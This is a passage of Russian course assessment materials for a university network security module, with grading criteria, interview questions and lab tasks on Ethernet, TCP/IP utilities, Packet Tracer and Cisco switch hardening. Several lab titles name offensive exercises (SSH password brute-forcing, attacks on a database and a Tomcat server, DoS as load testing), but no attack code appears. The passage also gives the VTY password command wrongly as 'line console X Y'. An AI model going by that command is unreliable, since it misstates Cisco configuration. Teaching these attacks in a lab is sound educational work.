3.2	Текущий контроль	Лабораторная работа № 7. Настройка исходных параметров безопасности маршрутизатора	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
3.3	Текущий контроль	Тема 7. Обеспечение безопасности межсетевого взаимодействия	ОПК-9.1 ОПК-9.3	Собеседование (устно)
3.4	Текущий контроль	Лабораторная работа № 8. Packet Tracer: подключение маршрутизатора к локальной сети	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
4.0	**Раздел 4. Организация и настройка VLAN**			
4.1	Текущий контроль	Тема 8. Назначение виртуальных сетей. Создание виртуальных сетей на базе одного коммутатора	ОПК-9.1 ОПК-9.3	Собеседование (устно)
4.2	Текущий контроль	Лабораторная работа № 9. Организация и настройка VLAN: – создание и настройка VLAN на коммутаторах; – доступ к оборудованию Cisco по протоколу SSH; – атака методом перебора пароля на службу SSH	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)

4.3	Текущий контроль	Тема 9. Создание виртуальных сетей на базе нескольких коммутаторов	ОПК-9.1 ОПК-9.3	Собеседование (устно)
5.0	**Раздел 5. Средства анализа защищенности вычислительных сетей**			
5.1	Текущий контроль	Тема 10. Обзор средств анализа защищенности вычислительных сетей. Методики применения средств анализа защищенности сетей	ОПК-9.1 ОПК-9.3	Собеседование (устно)
5.2	Текущий контроль	Лабораторная работа № 10. Средства анализа защищенности вычислительных сетей на примере изучения возможностей сканера защищенности Nessus; – атака на сервер баз данных; – атака на сервер приложения tomcat под управлением ОС Windows	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
5.3	Текущий контроль	Тема 11. Правовые основы защиты информации в компьютерных сетях. Защищенный документооборот	ОПК-9.1 ОПК-9.3	Собеседование (устно)
6.0	**Раздел 6. Аудит безопасности сетей ЭВМ**			
6.1	Текущий контроль	Тема 12. Виды аудита безопасности сетей ЭВМ. Организационно-распорядительные документы по обеспечению безопасности сетей ЭВМ	ОПК-9.1 ОПК-9.3	Собеседование (устно)
6.2	Текущий контроль	Лабораторная работа №11: Разработка плана проведения аудита сети ЭВМ	ОПК-9.1 ОПК-9.3	Лабораторная работа (письменно/устно)
	Промежуточная аттестация	Все разделы	ОПК-9.1 ОПК-9.3	Курсовая работа (письменно) Курсовая работа (устно)
	Промежуточная аттестация	Все разделы	ОПК-9.1 ОПК-9.3	Экзамен (собеседование) Экзамен - тестирование (компьютерные технологии)

*Форма проведения контрольно-оценочного мероприятия: устно, письменно, компьютерные технологии.

Описание показателей и критериев оценивания компетенций.
Описание шкал оценивания

Контроль качества освоения дисциплины включает в себя текущий контроль успеваемости и промежуточную аттестацию. Текущий контроль успеваемости и промежуточная аттестация обучающихся проводятся в целях установления соответствия достижений обучающихся поэтапным требованиям образовательной программы к результатам обучения и формирования компетенций.

Текущий контроль успеваемости – основной вид систематической проверки знаний, умений, навыков обучающихся. Задача текущего контроля – оперативное и регулярное управление учебной деятельностью обучающихся на основе обратной связи и корректировки. Результаты оценивания учитываются в виде средней оценки при проведении промежуточной аттестации.

Для оценивания результатов обучения используется четырехбалльная шкала: «отлично», «хорошо», «удовлетворительно», «неудовлетворительно» и двухбалльная шкала: «зачтено», «не зачтено».

Перечень оценочных средств, используемых для оценивания компетенций, а также краткая характеристика этих средств приведены в таблице.

Текущий контроль

№	Наименование оценочного средства	Краткая характеристика оценочного средства	Представление оценочного средства в ФОС
1	Собеседование	Средство контроля на практическом занятии, организованное как специальная беседа преподавателя с обучающимся на темы, связанные с изучаемой дисциплиной, и рассчитанное на выяснение объема знаний обучающегося по определенному разделу, теме, проблеме и т.п. Может быть использовано для оценки знаний обучающихся	Вопросы для собеседования по темам/разделам дисциплины
2	Лабораторная работа	Средство, позволяющее оценить умение обучающегося письменно/устно излагать суть поставленной задачи, самостоятельно применять стандартные методы решения поставленной задачи с использованием имеющейся лабораторной базы, проводить анализ полученного результата работы. Может быть использовано для оценки умений, навыков и (или) опыта деятельности обучающихся	Образец задания для выполнения лабораторной работы и примерный перечень вопросов для ее защиты

Промежуточная аттестация

№	Наименование оценочного средства	Краткая характеристика оценочного средства	Представление оценочного средства в ФОС
1	Экзамен	Средство, позволяющее оценить знания, умения, навыков и (или) опыта деятельности обучающегося по дисциплине. Может быть использовано для оценки знаний, умений, навыков и (или) опыта деятельности обучающихся	Перечень теоретических вопросов и практических заданий (образец экзаменационного

			билета) к экзамену
2	Тест – промежуточная аттестация в форме экзамена	Система автоматизированного контроля освоения компетенций (части компетенций) обучающимся по дисциплине (модулю) с использованием информационно-коммуникационных технологий. Может быть использовано для оценки знаний, умений, навыков и (или) опыта деятельности обучающихся	Фонд тестовых заданий
3	Курсовая работа	Позволяет оценить умения обучающихся самостоятельно конструировать свои знания в процессе решения практических задач и проблем, ориентироваться в информационном пространстве и уровень сформированности аналитических, исследовательских навыков, навыков практического и творческого мышления. Может выполняться в индивидуальном порядке или группой обучающихся. Может быть использовано для оценки умений, навыков и (или) опыта деятельности обучающихся в предметной или межпредметной областях	Образец задания для выполнения курсовой работы и примерный перечень вопросов для ее защиты

Критерии и шкалы оценивания компетенций в результате изучения дисциплины при проведении промежуточной аттестации в форме экзамена. Шкала оценивания уровня освоения компетенций

Шкала оценивания	Критерии оценивания	Уровень освоения компетенции
«отлично»	Обучающийся правильно ответил на теоретические вопросы. Показал отличные знания в рамках учебного материала. Правильно выполнил практические задания. Показал отличные умения и владения навыками применения полученных знаний и умений при решении задач в рамках учебного материала. Ответил на все дополнительные вопросы	Высокий
«хорошо»	Обучающийся с небольшими неточностями ответил на теоретические вопросы. Показал хорошие знания в рамках учебного материала. С небольшими неточностями выполнил практические задания. Показал хорошие умения и владения навыками применения полученных знаний и умений при решении задач в рамках учебного материала. Ответил на большинство дополнительных вопросов	Базовый
«удовлетворительно»	Обучающийся с существенными неточностями ответил на теоретические вопросы. Показал удовлетворительные знания в рамках учебного материала. С существенными неточностями	Минимальный

	выполнил практические задания. Показал удовлетворительные умения и владения навыками применения полученных знаний и умений при решении задач в рамках учебного материала. Допустил много неточностей при ответе на дополнительные вопросы	
«неудовлетворительно»	Обучающийся при ответе на теоретические вопросы и при выполнении практических заданий продемонстрировал недостаточный уровень знаний и умений при решении задач в рамках учебного материала. При ответах на дополнительные вопросы было допущено множество неправильных ответов	Компетенция не сформирована

Тест – промежуточная аттестация в форме экзамена

Критерии оценивания	Шкала оценивания
Обучающийся верно ответил на 90 – 100 % тестовых заданий при прохождении тестирования	«отлично»
Обучающийся верно ответил на 80 – 89 % тестовых заданий при прохождении тестирования	«хорошо»
Обучающийся верно ответил на 70 – 79 % тестовых заданий при прохождении тестирования	«удовлетворительно»
Обучающийся верно ответил на 69 % и менее тестовых заданий при прохождении тестирования	«неудовлетворительно»

Курсовая работа

Шкала оценивания	Критерии оценивания
«отлично»	Содержание курсовой работы полностью соответствует заданию. Представлены результаты обзора литературных и иных источников. Структура курсовой работы логически и методически выдержана. Все выводы и предложения убедительно аргументированы. Оформление курсовой работы и полученные результаты полностью отвечают требованиям, изложенным в методических указаниях. При защите курсовой работы обучающийся правильно и уверенно отвечает на вопросы преподавателя, демонстрирует глубокое знание теоретического материала, способен аргументировать собственные утверждения и выводы
«хорошо»	Содержание курсовой работы полностью соответствует заданию. Представлены результаты обзора литературных и иных источников. Структура курсовой работы логически и методически выдержана. Большинство выводов и предложений аргументировано. Оформление курсовой работы и полученные результаты в целом отвечают требованиям, изложенным в методических указаниях. Имеются одна-две несущественные ошибки в использовании терминов, в построенных диаграммах и схемах. Наличествует незначительное количество грамматических и/или стилистических ошибок. При защите курсовой работы обучающийся правильно и уверенно отвечает на большинство вопросов преподавателя, демонстрирует хорошее знание теоретического материала, но не всегда способен аргументировать собственные утверждения и выводы. При наводящих вопросах преподавателя исправляет ошибки в ответе

«удовлетворительно»	Содержание курсовой работы частично не соответствует заданию. Результаты обзора литературных и иных источников представлены недостаточно полно. Есть нарушения в логике изложения материала. Аргументация выводов и предложений слабая или отсутствует. Имеются одно-два существенных отклонений от требований в оформлении курсовой работы. Полученные результаты в целом отвечают требованиям, изложенным в методических указаниях. Имеются одна-две существенных ошибки в использовании терминов, в построенных диаграммах и схемах. Много грамматических и/или стилистических ошибок. При защите курсовой работы обучающийся допускает грубые ошибки при ответах на вопросы преподавателя и /или не дал ответ более чем на 30% вопросов, демонстрирует слабое знание теоретического материала, в большинстве случаев не способен уверенно аргументировать собственные утверждения и выводы
«неудовлетворительно»	Содержание курсовой работы в целом не соответствует заданию. Имеются более двух существенных отклонений от требований в оформлении курсовой работы. Большое количество существенных ошибок по сути работы, много грамматических и стилистических ошибок и др. Полученные результаты не отвечают требованиям, изложенным в методических указаниях. При защите курсовой работы обучающийся демонстрирует слабое понимание программного материала. Курсовая работа не представлена преподавателю. Обучающийся не явился на защиту курсовой работы

Критерии и шкалы оценивания результатов обучения при проведении текущего контроля успеваемости

Собеседование

Шкалы оценивания		Критерии оценивания
«отлично»	«зачтено»	Глубокое и прочное усвоение программного материала. Полные, последовательные, грамотные и логически излагаемые ответы при видоизменении задания. Обучающийся свободно справляется с поставленными задачами, может обосновать принятые решения, демонстрирует владение разносторонними навыками и приемами выполнения практических работ
«хорошо»		Знание программного материала, грамотное изложение, без существенных неточностей в ответе на вопрос, правильное применение теоретических знаний, владение необходимыми навыками при выполнении практических задач
«удовлетворительно»		Обучающийся демонстрирует усвоение основного материала, при ответе допускаются неточности, при ответе недостаточно правильные формулировки, нарушение последовательности в изложении программного материала, затруднения в выполнении практических заданий Слабое знание программного материала, при ответе возникают ошибки, затруднения при выполнении практических работ
«неудовлетворительно»	«не зачтено»	Не было попытки выполнить задание

Лабораторная работа

Шкалы оценивания		Критерии оценивания
«отлично»	«зачтено»	Лабораторная работа выполнена в обозначенный преподавателем срок, письменный отчет без замечаний. Лабораторная работа выполнена обучающимся в полном объеме с соблюдением необходимой последовательности. Обучающийся работал полностью самостоятельно; показал необходимые для проведения работы теоретические знания, практические умения и навыки. Работа (отчет) оформлена аккуратно, в наиболее оптимальной для фиксации результатов форме
«хорошо»		Лабораторная работа выполнена в обозначенный преподавателем срок, письменный отчет с небольшими недочетами. Лабораторная работа выполнена обучающимся в полном объеме и самостоятельно. Допущены отклонения от необходимой последовательности выполнения, не влияющие на правильность конечного результата. Работа показывает знание обучающимся основного теоретического материала и овладение умениями, необходимыми для самостоятельного выполнения работы. Допущены неточности и небрежность в оформлении результатов работы (отчета)
«удовлетворительно»		Лабораторная работа выполнена с задержкой, письменный отчет с недочетами. Лабораторная работа выполняется и оформляется обучающимся при посторонней помощи. На выполнение работы затрачивается много времени. Обучающийся показывает знания теоретического материала, но испытывает затруднение при самостоятельной работе с источниками знаний или приборами
«неудовлетворительно»	«не зачтено»	Лабораторная работа не выполнена, письменный отчет не представлен. Результаты, полученные обучающимся, не позволяют сделать правильных выводов и полностью расходятся с поставленной целью. Показывается плохое знание теоретического материала и отсутствие необходимых умений. Лабораторная работа не выполнена, у учащегося отсутствуют необходимые для проведения работы теоретические знания, практические умения и навыки

3. Типовые контрольные задания или иные материалы, необходимые для оценки знаний, умений, навыков и (или) опыта деятельности

3.1 Типовые контрольные задания для проведения собеседования

Контрольные варианты заданий выложены в электронной информационно-образовательной среде ИрГУПС, доступной обучающемуся через его личный кабинет.

Ниже приведен образец типовых вариантов заданий для проведения собеседований.

Образец типового варианта вопросов для проведения собеседования
«Тема 1. Основные понятия информационной безопасности и информационных сетей. Основы построения современных локальных сетей»

1. Дайте определение понятию "информационная безопасность". Какие основные составляющие в него входят?
2. Перечислите основные угрозы информационной безопасности в локальных сетях.
3. Какие методы используются для обеспечения конфиденциальности информации в сетях?
4. Как устроена современная локальная сеть? Какие основные компоненты в нее входят?
5. Какие топологии локальных сетей вы знаете? В чем их особенности и различия?

Образец типового варианта вопросов для проведения собеседования
«Тема 2. Сетевые операционные системы. Обеспечение безопасности сетей на базе сетевых операционных систем»

1. Какие основные функции выполняет сетевая операционная система?
2. Перечислите известные вам сетевые ОС. Какие особенности есть у Windows Server и UNIX-подобных систем?
3. Какие существуют способы разграничения доступа в сетевых ОС?
4. Как настроить брандмауэр в Windows Server/Linux для обеспечения безопасности сети?
5. Какие возможности предоставляют сетевые ОС для организации виртуальных частных сетей и удаленного доступа?

Образец типового варианта вопросов для проведения собеседования
«Тема 3. Технологии обеспечения безопасности в локальных сетях»

1. Какие технологии используются для идентификации и аутентификации пользователей в локальной сети?
2. Как применяются технологии виртуальных частных сетей VPN для защиты данных в локальных сетях?
3. Как работают системы обнаружения и предотвращения вторжений в локальные сети?
4. Какие существуют средства криптографической защиты данных при передаче по локальной сети?
5. Как можно использовать технологию блокчейн для повышения безопасности локальных вычислительных сетей?

Образец типового варианта вопросов для проведения собеседования
«Тема 4. Перспективные направления развития и проблемы информационных сетей»

1. Какие перспективные технологии используются для построения высокоскоростных сетей нового поколения?
2. Какие проблемы возникают при внедрении технологий Интернета вещей и как их можно решить?
3. Каковы основные тенденции развития беспроводных сенсорных сетей? Где они применяются?
4. Какие уязвимости и угрозы информационной безопасности существуют для современных сетей 5G?
5. Какие задачи стоят перед разработчиками программного обеспечения для сетей следующего поколения (6G и далее)?

Образец типового варианта вопросов для проведения собеседования
«Тема 5. Этапы внедрения беспроводной сети. Протоколы безопасности сетей WLAN»

1. Какие этапы включает в себя процесс внедрения беспроводной сети WLAN?
2. Какими стандартами (802.11a/b/g/n и т.д.) определяются протоколы беспроводных сетей?

3. Какие методы шифрования и аутентификации используются в протоколах WEP, WPA, WPA2?
4. Как устроен протокол безопасности WPA2 на основе стандарта 802.11i?
5. Какие меры можно предпринять для повышения безопасности беспроводной сети на предприятии?

Образец типового варианта вопросов для проведения собеседования
«Тема 6. Средства реализации межсетевого взаимодействия»

1. Какие основные уровни модели OSI задействованы при организации межсетевого взаимодействия?
2. Какие протоколы используются на сетевом уровне для межсетевого взаимодействия?
3. Как работают маршрутизаторы для обеспечения взаимодействия локальных сетей?
4. Что такое трансляция сетевых адресов (NAT) и где она применяется?
5. Какие возможности предоставляют Proxies-серверы для организации межсетевого взаимодействия?

Образец типового варианта вопросов для проведения собеседования
«Тема 7. Обеспечение безопасности межсетевого взаимодействия»

1. Какие угрозы безопасности возникают при межсетевом взаимодействии?
2. Как применяются межсетевые экраны для защиты периметра сети организации?
3. Какие возможности предоставляет технология VPN для безопасного удаленного доступа?
4. Как реализуется безопасная передача данных между сетями с помощью протокола IPSec?
5. Какие существуют рекомендации по организации безопасного взаимодействия с сетью Интернет?

Образец типового варианта вопросов для проведения собеседования
«Тема 8. Назначение виртуальных сетей. Создание виртуальных сетей на базе одного коммутатора»

1. Для каких целей используются виртуальные сети в компьютерных сетях?
2. В чем преимущество применения виртуальных локальных сетей VLAN?
3. Как настроить VLAN на коммутаторе Cisco?
4. Как назначаются идентификаторы VLAN при конфигурировании коммутатора?
5. Какие особенности есть при организации меж-VLAN взаимодействия на коммутаторе?

Образец типового варианта вопросов для проведения собеседования
«Тема 9. Создание виртуальных сетей на базе нескольких коммутаторов»

1. Какие технологии используются для организации VLAN на нескольких коммутаторах?
2. Как настраивается транкинг между коммутаторами для передачи VLAN?
3. Как осуществляется назначение портов коммутатора в определенный VLAN?
4. Как обеспечивается маршрутизация между VLAN, расположенными на разных коммутаторах?
5. Какие особенности есть при построении VLAN на коммутаторах разных производителей?

Образец типового варианта вопросов для проведения собеседования
«Тема 10. Обзор средств анализа защищенности вычислительных сетей. Методики применения средств анализа защищенности сетей»

1. Какие основные типы средств используются для анализа защищенности сетей?
2. Как работают системы обнаружения и предотвращения вторжений?
3. Как осуществляется сканирование уязвимостей с помощью сканеров уязвимостей?

4. Какие этапы включает комплексный аудит защищенности сети?
5. Какие рекомендации необходимо соблюдать при проведении тестирования на проникновение в сеть?

Образец типового варианта вопросов для проведения собеседования «Тема 11. Правовые основы защиты информации в компьютерных сетях. Защищенный документооборот»

1. Какие основные законы РФ регулируют защиту информации в компьютерных сетях?
2. Что такое персональные данные согласно российскому законодательству? Какие требования предъявляются к их обработке и хранению?
3. Какие основные принципы обеспечения информационной безопасности в организациях?
4. Какие существуют основные методы и средства защиты электронного документооборота?
5. Как организуется безопасный удаленный доступ к корпоративным информационным системам?

Образец типового варианта вопросов для проведения собеседования «Тема 12. Виды аудита безопасности сетей ЭВМ. Организационно-распорядительные документы по обеспечению безопасности сетей ЭВМ»

1. Какие виды аудита информационной безопасности сетей вы знаете?
2. Что входит в понятие "организационно-технические меры защиты информации"?
3. Какие основные нормативные документы регламентируют обеспечение безопасности сетей в организации?
4. Что включает в себя технический аудит защищенности компьютерной сети?
5. Какие организационно-распорядительные документы разрабатываются для обеспечения ИБ сети предприятия?

3.2 Типовые задания для выполнения лабораторной работы и примерный перечень вопросов для ее защиты

Контрольные варианты заданий выложены в электронной информационно-образовательной среде ИрГУПС, доступной обучающемуся через его личный кабинет.

Ниже приведен образец типовых вариантов заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты.

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 1. Изменение MAC-адреса в ОС Windows»

Задание

Поменять MAC-адрес ПК используя:

1. Драйвер адаптера
2. Системный реестр
3. Программу TMAC

Вопросы:

1. Для чего нужно изменять MAC-адрес сетевого адаптера в Windows?
2. Какие команды используются в Windows для просмотра текущего MAC-адреса?
3. С помощью какой утилиты можно изменить MAC-адрес в Windows?
4. Какие потенциальные проблемы могут возникнуть после смены MAC-адреса устройства?
5. Как проверить, что MAC-адрес устройства действительно поменялся после выполнения команд?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 2. Исследование кадра Ethernet протокола Ethernet с помощью программы Wireshark: – изучение трафика атаки с помощью программы анализатора пакетов; – настройка интерфейсов виртуальных машин используя правила деления сетей на подсети»

Задание:

1. Приобретение навыков о назначении протокола Ethernet
2. Изучение основных форматов кадра Ethernet
3. Изучение назначений полей кадра Ethernet
4. Практическое исследование Ethernet кадров передаваемых по сети.

Вопросы:

1. Какое назначение имеет протокол Ethernet?
2. Какие основные поля содержит кадр Ethernet?
3. Какой механизм управления доступом к среде используется в Ethernet?
4. Программа Wireshark не отображает поле преамбулы заголовка кадра. Что содержит преамбула?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 3: Изучение утилит tcp/ip в ос windows; – dos как нагрузочное тестирование»

Задание:

Изучить диагностические утилиты TCP/IP в ОС Windows, предназначенные для проверки конфигурации стека и тестирования сетевого соединения:

Упражнение 1. Получение справочной информации по командам (ipconfig, ping, tracert, hostname, arp, route, netstat, nslookup);

Упражнение 2. Получение имени хоста.

Упражнение 3. Изучение утилиты ipconfig.

Упражнение 4. Тестирование связи с помощью утилиты ping.

Упражнение 5. Определение пути IP-пакета.

Упражнение 6: Просмотр ARP-кэша.

Упражнение 7: Просмотр локальной таблицы маршрутизации.

Упражнение 8. Получение информации о текущих сетевых соединениях и протоколах стека TCP/IP.

Упражнение 9. Получение DNS-информации с помощью nslookup.

Вопросы:

1. Раскрыть термины:

Хост – это любое устройство, ….

Шлюз — это точка сети, которая служит выходом ….. В сети Интернет узлом или конечной точкой может быть или сетевой ……, или ……..

Хоп— это участок сети ……...

Время жизни пакета— предельный период …….

Маршрут это путь, по которому ……

Маска подсети — 32-битный номер, используемый …….

Подсеть — это сеть меньшего размера, созданная путем …….

Авторитетный сервер DNS - это сервер, который фактически содержит ……..

TCP-порт (сетевой порт) — ……..

Loopback, или петля - это аппаратный или программный метод, который ……

Время отклика - это общее время, необходимое …..

2. Какие утилиты можно использовать для проверки правильности конфигурирования TCP/IP?
3.
4. Каким образом команда ping проверяет соединение с удаленным хостом?
5. Каково назначение протокола ARP?

6. Как утилита ping разрешает имена узлов в ip-адреса (и наоборот)?
7. Какие могут быть причины неудачного завершения ping и tracert?
8. Всегда ли можно узнать символьное имя узла по его ip-адресу?
9. Какой тип записи запрашивает у DNS-сервера простейшая форма nslookup?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 4. Знакомство со средой моделирования «cisco packet tracer»: – знакомство с работой в ПО Cisco Packet Tracer; –протоколы ARP и ICMP (программы ping и tracert)»


Задание:

Целью данной лабораторной работы является ознакомление с интерфейсом симулятора, изучение режима реального времени, основные операции с устройствами, изучить режим симуляции Cisco Packet Tracer, протоколы ARP и ICMP на примере программ ping и tracert.

Задание 1.

1. Создание топологии сети;
2. Добавление конечных узлов;
3. Подключение к конечным узлам сетевых устройств;
4. Настройка IP-адресов и масок сети на узлах;
5. Проверка работы сети в режиме реального времени

Построим топологию сети согласно примеру, указанном в задании:



Нсатроим IP-адрессацию для хостов сети.

Хост, Рабочая станция (компьютер)	IP-адрес	Маска подсети
PC0	192.168.1.10	255.255.255.0
PC1	192.168.1.11	255.255.255.0
PC2	192.168.1.12	255.255.255.0
PC3	192.168.1.13	255.255.255.0

Задание 2.

1. Построение топологии сети, настройка конечных узлов;
2. Настройка маршрутизатора;
3. Проверка работы сети в режиме симуляции;
4. Посылка ping-запроса внутри сети;
5. Посылка ping-запроса во внешнюю сеть;
6. Посылка ping-запроса на несуществующий IP-адрес узла;

7. Выполнение индивидуального задания.

Создадим следующую топологию сети, состоящую из конечных узлов (PC), коммутаторов и маршрутизатора:

Для того, чтобы включить интерфейсы, соединяющие коммутаторы с маршрутизатором используют команду no shutdown:

```
Router(config)#interface FastEthernet0/1
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up
```

Настроим IP-адресацию для хостов сети:

Хост	IP-адрес	Маска подсети
PC5	192.168.5.3	255.255.255.0
Laptop0	192.168.5.4	255.255.255.0
PC6	192.168.5.5	255.255.255.0

Хост	IP-адрес	Маска подсети
PC0	192.168.3.3	255.255.255.0
PC1	192.168.3.4	255.255.255.0
PC2	192.168.3.5	255.255.255.0
PC3	192.168.3.6	255.255.255.0
PC4	192.168.3.7	255.255.255.0

Вопросы:

1. Какие режимы работы имеются в симуляторе Cisco Packet Tracer?
2. Какие основные элементы интерфейса присутствуют в симуляторе Cisco Packet Tracer?
3. С помощью каких команд в симуляторе можно просмотреть ARP таблицу устройства?
4. Как с помощью команды ping в симуляторе проверить доступность узла сети?
5. Как с помощью команды tracert определить маршрут прохождения пакетов в симулированной сети?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 5. Настройка исходных параметров безопасности коммутатора: –port security»

Задание:

Целью данной лабораторной работы является ознакомление и настройка port security. Это функция управляемого коммутатора, позволяющая указать количество MAC адресов или список MAC адресов устройств сети, которым разрешено передавать данные через указанный порт коммутатора.

Практическая часть. Конфигурирование Port-Security




Рис. 1 Топология сети

Задача 1. Исходная конфигурация.

Шаг 1. Прежде чем приступать к конфигурации PortSecurity, необходимо проверить, что топология сети, заданная на лабораторной работе №4, работает корректно, а так же соответствует всем поставленным задачам

1.1 Проверить состояние vtp статуса у каждого коммутатора. S0 имеет статус «сервера», S1 и S2 – статус «прозрачный», а S3 и S4 – статус «клиента»:

Switch#show vtp status

1.2 Проверить базу данных VLAN на каждом коммутаторе:

Switch#show vlan

1.3 Проверить, что Native VLAN на всех коммутаторах одинаков – VLAN 10:

Switch#show int trunk

Шаг 2. Настройка базовых параметров защиты коммутаторов Cisco и функции.

На всех коммутаторах настроить пароль на вход в привилегированный режим.

Основными возможностями организации безопасности коммутаторов Cisco являются:

1. Защита комплексным паролем для console, vty и ENABLE Mode;
2. Установка шифрования для паролей;
3. Установка текста приветствия (эта часть важна с юридической точки зрения);
4. Установка параметров безопасности для портов доступа;
5. Проверка параметров безопасности для портов доступа.

2.1 Защита комплексным паролем для console, vty и ENABLE Mode

Установка пароля в Cisco IOS.

Для защиты оборудования Cisco используются **пять** паролей: ***enable password, enable secret,console password , VTY password и AUX password***. Первые два пароля служат для

установки разрешенного пароля, который защищает привилегированный режим. Пароль запрашивается у пользователя после ввода команды ***enable***. Остальные три пароля служат для настройки паролей для доступа пользователя через консольный порт, вспомогательный порт и по протоколу Telnet.

Enable password (разрешенный или открытый пароль)

Для установки разрешенного пароля необходимо находиться в режиме глобального конфигурирования. Задать его можно введя команду "***enable password***" и через пробел указать сам пароль. **Enable password** хранится в открытом виде. Для шифрования всех созданных паролей можно воспользоваться командой: "***service password-encryption***".

Enable secret (секретный или шифрованный пароль)

Секретный пароль также устанавливается в режиме глобального конфигурирования. За командой "***enable secret***" и через пробел указать сам пароль. ***Enable secret*** создается сразу шифрованный md5. Этот пароль имеет больший приоритет, чем ***enable password***, поэтому если у вас был создан ***enable password*** и вы создали ***enable secret,*** то при входе в приви-легированный режим устройство будет требовать ввод ***enable secret. Enable password*** и ***enable secret*** не должны совпадать. При попытке ввода одинаковых ***enable password*** и ***enable secret*** выводится вежливое предупреждение о недопустимости такого выбора. Однако при повторном вводе того же самого пароля, он будет установлен в устройстве даже при совпадении с ***enable secret.***

Console password (**консольный пароль**) служит для установки пароля консоли пользовательского режима. Введя команду "***line console 0***", вы попадете в настройку консольного интерфейса. Для задания пароля введите команду "***password***" и через пробел указать сам пароль. Затем необходимо ввести команду "***login***", иначе мы не сможем попасть удаленно на данное устройство.

Консольный порт служит для первоначальной настройки устройства.

VTY password

VTY (виртуальный терминал) служит для установки в устройстве пароля Telnet. Если такой пароль не установлен, то по умолчанию использование Telnet запрещено. Введя команду "***line console X Y***", где **X** - стартовый номер виртуальной линии, **Y** - конечный номер виртуальной линии, всего виртуальных линий может быть 16 (от 0 до 15), вы попадете в настройку виртуального интерфейса. Для задания пароля введите команду "***password***" и через пробел указать сам пароль. Затем необходимо ввести команду "***login***", иначе мы не сможем попасть удаленно на данное устройство.

AUX password

Aux (вспомогательный) служит для установки пароля пользовательского режима для вспомогательного порта. Обычно применяется для настройки в данном устройстве
параметров модема, но может служить и для доступа к консоли.

